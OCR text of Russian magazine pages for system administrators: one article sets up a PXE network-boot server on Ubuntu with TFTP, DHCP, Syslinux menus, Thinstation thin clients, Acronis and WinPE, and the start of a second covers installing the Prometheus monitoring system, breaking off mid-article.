
Александр «Plus» Рак
plus@omsklug.com
Участник сообщества OmskLUG. Руководитель группы автоматизации отдела ИТ департамента образования, город Салехард

ОСВАИВАЕМ МУЛЬТИЗАГРУЗКУ ПО ЛОКАЛЬНОЙ СЕТИ


Сегодня автоматизируется все больше задач, для максимальной отдачи серверов все шире используют виртуализацию. Но устанавливать операционки по-прежнему приходится. Каждый делает это по-своему: у кого-то полные карманы различных образов на все случаи жизни, кто-то по старинке носит с собой «барсетку» с дисками, а то и две. Как правило, администраторы выполняют эту работу с невеликим удовольствием. Давай посмотрим, как сократить время на тривиальные задачи, как научить компьютеры устанавливать системы самостоятельно, вообще без участия админа, используя при этом только локальную сеть.

Loading files...

Итак, сегодня мы научимся: устанавливать Windows и Linux по сети, грузить небольшие ISO-образы, полезный софт (всяких там Касперских, Акронис, WinPE, мемтесты), разворачивать тонкие клиенты и рулить ими. Чтобы, например, бухгалтер, работающая с 1С по RDP, не прибила тебя за то, что у нее слетела винда, а отчет нужно было подготовить еще вчера... Или скупой начальник, который не хочет обновлять свой комп, восхитился твоим профессионализмом, когда увидит, как на стареньких компах летает Windows 8... В достижении наших коварных целей нам поможет сервер, предоставляющий загрузку по сети (PXE).



Главное меню загрузки PXE, текстовой режим



Главное меню загрузки PXE, графический режим

У любого системного администратора в заначке есть универсальный USB-диск для экстренной реанимации компьютера. Согласись, было бы куда лучше иметь ту же функциональность, используя одну лишь сетевую карту. Нельзя при этом не отметить возможность одновременной работы с несколькими узлами сразу. Итак, исходя из наших потребностей у нас есть два пути решения:

использовать PXE или LTSP. LTSP нам не очень подходит: он призван грузить по сети ОС, установленную на самом сервере, что позволяет использовать приложения сервера LTSP. Это не совсем то, что нам нужно. PXE — инструмент для загрузки компьютера по сети без использования локальных носителей данных, так же как и LTSP. PXE позволяет организовать мультизагрузочное меню загрузки, аналогичное универсальному «USB-реаниматору».

ЧТО БУДЕМ РЕАЛИЗОВЫВАТЬ?

Началось все с необходимости иметь под рукой инструмент для удаленной установки Ubuntu/Debian Server по сети, с возможностью загрузки Live CD маленькой системы, вроде SliTaz или Kolibri OS.

Как говорится, аппетит приходит во время еды: намеченное не успели реализовать, а к плану добавился еще ряд «хотелок». В итоге список получился весьма внушительным.

1. Тонкие клиенты на базе Thinstation Linux;
2. Раздел Linux:
    - 2.1. Установка Ubuntu 14.04 x86;
    - 2.2. Установка Ubuntu 14.04 x64;
    - 2.3. Установка Ubuntu 12.04 x86;
    - 2.4. Установка Ubuntu 12.04 x64;
    - 2.5. Загрузка SliTaz Live CD;
3. Раздел Windows:
    - 3.1. Установка Windows 2012;
    - 3.2. Установка Windows 7;
4. Acronis:
    - 4.1. Windows PE с пакетом полезного ПО;
    - 4.2. Acronis True Image:
        - 4.2.1. Legacy BIOS;
        - 4.2.2. UEFI;
    - 4.3. Acronis Disk Director:
        - 4.3.1. Legacy BIOS;
        - 4.3.2. UEFI;
5. Касперский Rescue v 10;
6. ERD Commander от 5 до 8 через ISO-образ;
7. Memtest.

СОБИРАЕМ ВСЕ В КУЧУ, ВЗЛЕТАЕМ

В качестве дистрибутива для сервера выбор пал на Ubuntu Server 14.04.2 LTS. Можно остановиться на любой другой ОС, разница будет только в синтаксисе. Итак, приступим. Нам потребуется TFTP, DHCP (необязательно установленный на этом же сервере, в роли DHCP-сервера может выступить роутер), сер-

вис для организации сетевой файловой системы NFS. Рассматривать будем только те настройки, которые нас интересуют в рамках темы. Первым делом установим все необходимое, предварительно сделав все обновления:

```
$ sudo apt-get update && sudo apt-get upgrade -y
$ sudo apt-get install tftp-hpa nfs-common openbsd-inetd
isc-dhcp-server -y
```

Параметр -y означает, что на все вопросы отвечаем согласием. Настройка TFTP сводится к правке пары строк в соответствующем месте:

```
$ nano /etc/default/tftpd-hpa
# /etc/default/tftpd-hpa
TFTP_USERNAME="tftp"
TFTP_DIRECTORY="/var/lib/tftpboot"
TFTP_ADDRESS="0.0.0.0:69"
TFTP_OPTIONS="--secure"
```

Обрати внимание, параметр `TFTP_DIRECTORY=»/var/lib/tftpboot»` указывает место расположения корневого каталога TFTP-сервера. После сохранения перезапускаем удобным для себя способом:

```
$ sudo service tftpd-hpa restart
$ sudo /etc/init.d/tftp-hpa restart
```

Далее настроим DHCP-сервер. Приведу простую конфигурацию файла `/etc/dhcp/dhcpd.conf`:

```
subnet 192.168.0.0 netmask 255.255.255.0 {
  range dynamic-bootp 192.168.0.150 192.168.0.200;
  option broadcast-address 192.168.0.255;
  option domain-name-servers 192.168.0.2, 192.168.0.5;
  option routers 192.168.0.1;  next-server 192.168.0.10;
  allow booting;
  allow bootp;
  class "pxeclients" {
    match if substring (option vendor-class-identifier, 0, 9) =
    "PXEClient";
    filename "pxelinux.0";
    next-server 192.168.0.10;
  }
}
```

Данная конфигурация говорит о том, что DHCP-сервер работает в локальной сети 192.168.0.0/24. Клиенту присваиваются адреса из диапазона 192.168.0.150–192.168.0.200, им будут присвоены параметры шлюза — 192.168.0.1, DNS-сервера — 192.168.0.2 и 192.168.0.5. Класс pxeclients, а именно параметр filename — это имя файла загрузчика, расположенного в корневой папке TFTP-сервера, в нашем случае `/var/lib/tftpboot/pxelinux.0`, на сервере с адресом 192.168.0.10.

SYSLINUX. СТАВИМ ЗАГРУЗЧИК

В качестве загрузчика будем использовать Syslinux. Последнюю версию можно взять здесь. Распаковываем и кладем в /var/lib/tftpboot следующие файлы: `ldlinux.c32`, `libcom32.c32`, `pxelinux.0` и `lpxelinux.0` и каталог boot, в который складываем `chain.c32`, `ldlinux.c32`, `libcom32.c32`, `libcom32.elf`, `libutil.c32`, `linux.c32`, `memdisk`, `menu.c32`, `vesamenu.c32` (`menu.c32` — только текстовое меню, `vesamenu.c32` позволяет украсить меню, например добавив фон). Файл меню загрузки по умолчанию должен находиться в `/var/lib/tftpboot/pxelinux.cfg/default` и иметь вид

```
menu title Boot menu PXE
DEFAULT boot/menu.c32
PATH boot/
TIMEOUT 50

label boothdd
  MENU LABEL Boot from first hard drive
  COM32 chain.c32
  APPEND hd0
```

На этом этапе загрузчик должен работать и иметь единственный пункт меню «Загрузка с первого жесткого диска». Далее необходимо создать подменю. Чтобы не путаться и не городить огромные файлы, рекомендую вынести подпункты в отдельные файлы меню, например так:

```
label linux
  menu passwd qwerty
  menu label Install/Boot Linux
  kernel boot/menu.c32
  append pxelinux.cfg/linux
```

Все, что относится к разделу меню Install/Boot Linux, вынесем в отдельный файл `/var/lib/tftpboot/linux`. Аналогично выносятся другие пункты меню.

Остальные параметры загрузки рассмотрим при добавлении каждого пункта/продукта.

РАЗДЕЛ LINUX. ГОТОВИМ НА ПРИМЕРЕ UBUNTU 14.04

```
Menu title Linux Boot


label menu
  menu label Return to Main menu
  kernel boot/menu.c32
  append pxelinux.cfg/default

label ubuntu32
  menu label Ubuntu 14.04 i386 Netinstall
  kernel images/linux/ubuntu14/i386/linux
  initrd images/linux/ubuntu14/i386/initrd.gz

label ubuntu64
  menu label Ubuntu 14.04 amd64 Netinstall
  kernel images/linux/ubuntu14/amd64/linux
  initrd images/linux/ubuntu14/amd64/initrd.gz

label slitaz
  menu label Slitaz v4.0 LiveCD
  kernel boot/memdisk iso
  initrd images/slitaz-4.0.iso
  append iso raw
```

Первым пунктом ставим возврат в предыдущий раздел меню. Далее будет установка Ubuntu 14.04 i386 и amd64. Скачиваем образ Ubuntu 14.04 mini.iso, распаковываем, находим прямо в корне два файла: linux и initrd.gz. Напомню, что корневой каталог сервера для загрузки — это каталог TFTP-сервера **`/var/lib/tftpboot`**. Исходя из этого, располагаем файлы внутри tftpboot. В случае с установкой Ubuntu, например, в **`images/linux/ubuntu14/i386`** для x86 и в **`/images/ubuntu14/amd64`** для x64 архитектур соответственно. Заметь, пути указаны относительно каталога FTFP-сервера. Здесь можно задавать параметры для установки, для автоматизации процесса установки. Например, задать параметр установки в качестве окружения рабочего стола при установке Debian KDE: append desktop=kde. Следующим шагом запустим маленький SliTaz. Грузить ISO-образы будем через memdisk. Из листинга сверху видно раздел slitaz, memdisk у нас расположен в каталоге boot, сам образ — в каталоге images. Параметры аналогичны тем, что используются в мультизагрузочных дисках.



Загрузка Thinstation Linux

Следующим шагом научим запускать тонкие клиенты. Образ Thinstation Linux можно скачать готовый в виде сборки, можно взять конструктор для сборки и собрать самостоятельно. Можно качнуть с GitHub. Будь готов, что в последнем случае для подготовки образа потребуется около 3 Гбайт свободного места и времени в районе часа. Подготовка образа из Git хорошо описана в статье на сайте quaded.com. Я взял сборку с сайта nixts.org. В образе, который мы используем, много «ненужных» файлов, потому что там сразу и загрузчик, и дефолтные конфиги. Берем ядро и образ файловой системы (initrd и vmlinuz), которые складываем, например, в **/var/lib/tftpboot/images/thinstation/**. Файлы конфигураций (thinstation.conf.network, thinstation.hosts, thinstation.conf-user) располагаем в корневом каталоге TFTP-сервера! Thinstation позволяет при загрузке учитывать MAC-адреса, IP-адреса, определять имя и группировать клиентов, в зависимости от параметров регулировать загрузку, например уводить на разные RDP- или VNC-серверы, сессии. Это позволяет, например, наклепать кучу виртуалок с десктопными операционными системами и посадить каждого клиента на отдельную виртуалку. Для каждого клиента можно также отдельно задавать настройки доступа к локальным устройствам: принтерам, флешкам, дискам, приводам и так далее. В общем, каждый ограничен

только своей фантазией, благо вариантов использования с описанием настроек в сети навалом.

ACRONIS

Продукты Acronis загружаются аналогично инсталляторам Linux-систем. Скачал в Сети первый попавшийся образ Acronis, исключительно в научных целях. Распаковал. Нас интересуют только два каталога: ADD12 и ATI2015. Внутри каждого каталога видим по два файла с одинаковым именем и разным расширением. Это сделано для загрузки на 32-битных и x64-системах. Если открыть файл menu.lst того же образа, можно посмотреть, что чему соответствует. Для удобства складываем True Image и Disk Director аналогичным образом. Создаем папку acronis в рабочем каталоге (`/var/lib/tftpboot`). В него копируем ADD12 и ATI2015 со всем содержимым. Для удобства продукты Acronis выносим в отдельный раздел меню, так же как и раздел Linux. В `pxelinux.cfg/default` добавляем:

```
label linux
  menu passwd qwerty
  menu label Install/Boot Linux
  kernel boot/menu.c32
  append pxelinux.cfg/acronis
```

Файл acronis приводим к такому виду:

```
label acronis1
  menu label Acronis Disk Director 2015
  kernel /acronis/ADD12/1.krn vga=791 quiet
  initrd /acronis/ADD12/1.fs
label acronis2
  menu label Acronis Disk Director x64
  kernel /acronis/ADD12/2.krn vga=791 quiet
  initrd /acronis/ADD12/2.fs
label acronis3
  menu label Acronis True Image 2015
  kernel /acronis/ATI2015/1.krn vga=791 quiet
  initrd /acronis/ATI2015/1.fs
label acronis4
  menu label Acronis True Image 2015 x64
  kernel /acronis/ATI2015/2.krn vga=791 quiet
  initrd /acronis/ATI2015/2.fs
```

WINDOWS PE

Windows-образы грузить несколько сложнее. В реализации загрузки практически любого WinPE-образа с любым содержимым внутри нам поможет загрузчик WIMBoot. WIMBoot — это системный загрузчик WIM-образов по сети. Довольно хорошо о самом продукте рассказывается на сайте, там же есть ссылка на скачивание. На сайте Microsoft есть инструкция по созданию WIM-образов. Образ, с которым я работал, был щедро вручен мне нашим системным администратором с продуктами Акронис. Назывался он Acronis_WinPE_Sergei_Strelec_25.11.2013.iso. Распаковав его, увидел в папке source заветный образ acronis.wim. Для WIM-образов для большего порядка использую отдельный каталог wim. Чтобы не путаться, внутри сделал еще один каталог winpe. В него копируем acronis.wim. Еще нам потребуются два файла из каталога BOOT этого же образа: BCD, BOOT.SDI и файл BOOTMGR из корня образа. На этом образ можно закрыть, удалить, больше он не пригодится. Переходим к подготовке загрузчиков (WIMBoot и syslinux). Распаковываем куда-нибудь архив wimboot-latest.zip. Копируем загрузчик WIMBoot на сервер TFTP, для удобства в каталог boot. Поскольку образ содержит Windows PE и различное программное обеспечение, в том числе и Acronis, то отнести можно в любой раздел меню. Я расположил его в главном меню. Итак, в файл `pxelinux.cfg/default` вносим изменения:

```
label winpe
  menu label WinPE & Acronis
  menu passwd qwerty
  com32 linux.c32 boot/wimboot
  APPEND initrdfile=wim/winpe/BOOTMGR,/wim/winpe/BCD,/wim/winpe/BOOT.SDI,/wim/winpe/acronis.wim
```

ЗАКЛЮЧЕНИЕ

На этом всё. В следующей статье мы научимся подготавливать и добавлять Windows-образы, сетевой установке в ручном и автоматическом режимах. Добавим Kaspersky Rescue v10, ERD Commander, именуемый MSDaRT. Разберемся, как запускать диагностические утилиты на примере memtest, а также покажем, как украсить меню загрузки.

СКАЗАНИЕ О ПРОМЕТЕЕ

Мартин «urban.prankster» Пранкевич
martin@synack.ru

Системы мониторинга систем и сервисов — это уже стандарт в любой сети. С их помощью админы могут собирать информацию о текущих параметрах и получать предупреждения, когда возникают проблемы. Однако с появлением кластеров и виртуальных машин сегодня само понятие сервер и сервис несколько не отвечает традиционным представлениям, а значит, иногда требуются специфические инструменты. Prometheus относят к системе мониторинга следующего поколения, здесь используется несколько иной подход и архитектура.

РАЗБИРАЕМСЯ С НАСТРОЙКОЙ СИСТЕМЫ МОНИТОРИНГА PROMETHEUS

ПРОЕКТ PROMETHEUS

Проект Prometheus (prometheus.io) стартовал в 2012 году как система мониторинга для музыкальной социальной сети SoundCloud. Дело в том, что под используемую в SoundCloud архитектуру микросерверов не совсем подходили традиционные системы мониторинга сервисов и хостов. Со временем Prometheus зарекомендовал себя как одно из лучших решений для подобных случаев.

Сегодня это базовая система в таких проектах, как Docker и Boxever. Представляет собой организованный набор инструментов, предлагающий метрики для хранения, агрегации, визуализации и оповещения. В большинстве традиционных систем агенты периодически отправляют данные на центральный сервер. В Prometheus децентрализованная самоуправляемая (self-managed) архитектура, когда легко можно контролировать сотни серверов с одного места, при этом отдельные команды могут использовать свои независимые серверы мониторинга.

Основу Prometheus составляет prometheus server, работающий автономно и сохраняющий все данные локально. Сервисы обнаруживаются автоматически, при помощи поиска и статических установок, подготовленных разработчиками. Такой подход очень упрощает развертывание. Для контроля одной системы не нужно разворачивать распределенную систему мониторинга, фактически достаточно установить сервер, и система мониторинга уже работает. Все данные представлены в виде временных рядов. Метки времени имеют точность до миллисекунд, значения представлены с 64-битной точностью. Гибкий язык запросов позволяет выбрать и при необходимости сохранить отдельно любую информацию из полученного набора, строить на их основе графики или генерировать алерты.

Кроме этого, сервер при помощи клиентских библиотек или компонента pushgateway может получать информацию с систем, включающихся в сеть периодически. Проект предоставляет клиентские библиотеки, написанные на Go, Java, Python и Ruby, есть сторонние решения на bash, Node.js, Haskell и C#/.NET. Для передачи данных между компонентами выбран HTTP.

Сервер способен отображать графики, но они подходят для эпизодического наблюдения или при отладке. В качестве постоянного интерфейса предлагается компонент PromDash, который может подключаться к любым выбранным серверам для визуализации данных на панелях. PromDash выводит данные с собственно Prometheus или Graphite. Доступен API, который может быть использован для визуализации собранных данных на сторонних инструментах, шаблоны консоли, позволяющие построить свою консоль для визуализации нужных данных, и консольный prometheus_cli.

За обработку алертов отвечает Alertmanager, умеющий на сегодня отправлять сообщения по email и PagerDuty, хотя при желании легко прикрутить дру-

гие варианты. Написан на Go (Golang) — это компилируемый многопоточный язык программирования, разработанный в Google. PromDash написан на Ruby. Распространяется на условиях Apache License 2.0.

УСТАНОВКА PROMETHEUS НА СЕРВЕР UBUNTU 14.04 LTS

Проект предлагает исходные тексты и сборку сервера под 32- и 64-битные процессоры. Сборка рекомендуется для установки, но, если учесть, что Prometheus состоит из нескольких элементов, при необходимости доустановки их уже придется компилировать. Есть Chef cookbooks и контейнер для Docker. Проект предоставляет инструкцию по установке и документацию, описывающую разнообразные параметры. С ними следует ознакомиться, чтобы понять все возможности, заложенные в Prometheus.

Установим Prometheus на сервер под управлением Ubuntu 14.04 LTS. Для работы нам понадобится собственно Go. В репозиториях Ubuntu он есть и ставится просто: sudo apt-get install golang. Единственный момент: в репозитории далеко не самый последний релиз — 1.2.1, тогда как последняя сборка Prometheus использовала уже 1.4.2, то есть вероятность того, что все будет работать, не так велика. Наверное, поэтому сами разработчики рекомендуют брать версию с официального сайта Go.

```
$ wget -c
https://storage.googleapis.com/golang/go1.5.1.linux-amd64.tar.gz
$ cd /opt
$ tar -xvzf ~/go1.5.1.linux-amd64.tar.gz
```

Необходимо занести путь к распакованному Go в переменную **PATH** и **GOROOT**, прописав в **/etc/profile** или **$HOME/.profile**:

```
export GOROOT=/opt/go
export PATH=$PATH:/opt/bin
```

Понадобятся инструменты для работы с Git:

```
$ sudo apt-get install git
```

Скачиваем актуальный релиз с GitHub, удобнее применять уже скомпилированную версию:

```
$ wget -c
https://github.com/prometheus/prometheus/releases/download/0.15.1/prom
etheus-0.15.1.linux-amd64.tar.gz
```

Можно сразу скачать и текущий срез, так как там есть документация и файлы-примеры:

```
$ git clone https://github.com/prometheus/prometheus.git
```

Лучше все компоненты Prometheus собрать внутри родительского каталога, это уменьшает путаницу при установке, обновлении и настройке. Создаем каталог для сервера, куда распаковываем полученный пакет:

```
$ mkdir -p ~/prometheus/server
$ cd ~/prometheus/server
$ tar -xvzf ~/prometheus-0.15.1.linux-amd64.tar.gz
```

Проверяем:

```
$ ./prometheus -version
    prometheus, version 0.15.1 (branch: master, revision: 64349aa)
    build user:       julius@julius-thinkpad
    build date:       20150727-17:56:51
    go version:       1.4.2
```

Установки для Prometheus можно указать в строке запуска или при помощи конфигурационного файла. В Git в каталоге **documentation/examples** находится шаблон конфигурационного файла **prometheus.yml**, копируем его в **~/prometheus/server**. Это самый простой вариант с минимумом настроек, его пока достаточно, более полный находится в **config/testdata/conf.good.yml**.

Если надумаешь использовать его, то для удобства переименуй в **prometheus.yml**. Файл в YAML-формате, все установки и значения по умолчанию можно узнать, введя **prometheus -h**. Сейчас самые важные секции — scrape_configs и target_groups:

```
scrape_configs:
    - job_name: 'node'
    scrape_interval: 5s
    scrape_timeout: 10s

target_groups:
    - targets: ['localhost:9090']
```

В принципе, что будет написано в job_name, роли не играет. Это просто имя процесса. Но здесь есть один нюанс, затерянный глубоко в документации.

Как уже говорилось, в Prometheus есть шаблоны консоли, позволяющие просматривать графики часто используемых показателей. Разработчики уже подготовили несколько готовых решений. Такую консоль можем увидеть, только если установить job_name в Node, также есть варианты HAProxy, CloudWatch и Cassandra.

```
[Restore Session - Mozilla ...   [Обновление приложений]   Терминал - user@ubuntu:...   14 Сен, 11:53
Терминал - user@ubuntu: ~/prometheus/server
Файл  Правка  Вид  Терминал  Вкладки  Справка
user@ubuntu:~/prometheus/server$ ./prometheus -h
usage: prometheus [<args>]


  -version false
     Print version information.

  -config.file "prometheus.yml"
     Prometheus configuration file name.

  -log.level "info"
     Only log messages with the given severity or above. Valid levels:
     [debug, info, warn, error, fatal, panic].

 == ALERTMANAGER ==

  -alertmanager.http-deadline 10s
     Alert manager HTTP API timeout.

  -alertmanager.notification-queue-capacity 100
     The capacity of the queue for pending alert manager notifications.

  -alertmanager.url
     The URL of the alert manager to send notifications to.

 == QUERY ==

  -query.max-concurrency 20
     Maximum number of queries executed concurrently.

  -query.staleness-delta 5m0s
     Staleness delta allowance during expression evaluations.

  -query.timeout 2m0s
     Maximum time a query may take before being aborted.

 == STORAGE ==
```

Просмотр параметров Prometheus

УСТАНОВКА NODE EXPORTER

В Prometheus для сохранения метрик используется Node Exporter. Для его работы нам понадобится mercurial:

```
$ sudo apt-get install make mercurial
```

Клонируем репозиторий:

```
